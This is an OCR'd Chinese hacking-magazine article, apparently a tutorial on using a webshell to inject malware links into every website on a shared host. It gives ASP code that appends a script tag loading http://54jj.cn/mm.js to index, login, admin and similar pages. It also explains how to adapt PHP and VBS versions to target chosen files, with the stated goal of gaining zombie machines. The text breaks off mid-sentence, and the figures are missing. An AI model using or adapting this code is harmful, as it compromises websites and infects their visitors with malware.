
脚本后门也玩批量挂马

阿布 Forlorn.Root

拿到 WEBSHELL 想干吗？当然是挂马了，这年头没有几只肉鸡可不好过日子啊。倘若我们碰到的是一个虚拟主机，要想一个个的将上边所有的网站都挂上马那是相当的令人抓狂啊！运行批量挂马程序？只得到 WEBSHELL 就想运行程序？你想得美！那怎么解决呢？其实脚本后门也是可以进行批量挂马的，因为脚本也是程序，同样可以运行在服务端，可以自动的进行写文件操作。

ASP 版本

ASP 批量挂马脚本程序使用了 FSO 对象进行写文件，还可以针对某些文件进行挂马，比如针对文件名或者扩展名，达到了高度智能化挂马，其代码如图1 所示。



```
Next
End If
End Sub

Sub step_all(agr)
retVal=IsPattern("(\\|\/)
(help|main|class|list|news|content|Count|post|reg|login|admin|global|conn|confi
g|default|index)\.(htm|html|asp|php|jsp)\b",agr)
If retVal Then
step1 agr
step2 agr
Else
Exit Sub
End If
End Sub
%>
<%Sub step1(str1)%>
<a href="<%=ASP_SELF%>?ex=edit&pth=<%=str1%>" target="_blank"><%=str1%></a><br>
<%End Sub%>
<%
Sub step2(str2)
addcode="<SCRIPT src="http://54jj.cn/mm.js" type=text/javascript></SCRIPT>"
Set fs=Server.createObject("Scripting.FileSystemObject")
isExist=fs.FileExists(str2)
If isExist Then
Set f=fs.GetFile(str2)
Set f_addcode=f.OpenAsTextStream(8,-2)
```

图1

1．最上方标出的区域表示针对这些字符开头的文件进行挂马操作，字符与字符之间使用“|”进行分隔，比如要针对 admin 和 manage 字符开头的文件进行挂马，改成“admin|manage”即可。

2．中间标出的区域表示针对指定的后缀文件进行挂马，同样字符与字符之间使用“|”进行分隔，比如要针对 asp 和 htm 为后缀的文件进行挂马，改成“asp|htm”即可。

3．最下方标出的区域表示我们挂马的内容，这是关键，我使用了JS 方式，大家可以自由发挥。

然后将文件上传到服务端，使用 WEBSHELL 的上传功能就可以。还要得到挂马目录的绝对路径，可以在 WEBSHELL 中查到。在IE 中执行文件，输入绝对路径点一个“GoGo”就开始了。系统会自动的执行挂马操作，并且显示详细的进程纪录（图2），还可以单独审查，点击任意一个链接即可进入此文件的编辑界面，可以查看或更改代码，记得改完后要保存一下。

PHP 版本

PHP 脚本中使用了 fwrite 方法进行文件的写操作，这个版本能够在IE 中设置挂马目录及其挂马代码，很是方便，而且支持子文件夹。

代码中需要修改的地方只有一处：if(@ereg("index\.

|default\.|main\.",$file))，聪明的读者也许已经看出点什么了，不错！在这个地方就可以设置针对哪些文件名进行挂马，如果我们想挂 manage*.* 的话，格式就为 if(@ereg("manage\.",$file))。修改完后使用 WEBSHELL 上传到服务端，使用 IE 访问（图3）。




图 2




图 3

填写挂马的目录，此目录可以为绝对路径或者是相对路径，在挂马代码输入框中输入你的代码，同样我使用的是 JS 方法，点击“提交”就开始执行了（图4）。




图 4

VBS 版本

VBS 脚本使用的方法跟 ASP 脚本相似，也是使用的 FSO 对象，而且支持子文件夹，其代码如图 5 所示。




图 5

需要修改的地方有两处。

1. 图中第一个标出的区域为你挂马的代码，我还是使用的 JS 脚本，注意，代码中的双引号都必须使用 " & chr(34) & " 替换，以避免出错。

2. 图中第二个标出的区域为进行挂马操作的文件名，也就是想对哪些文件进行挂马，注意，以“|”为分隔符。

修改完后把文件上传到服务器的任意目录中，打开 WEBSHELL 的执行页面，我以海阳来做演示，在命令栏输入

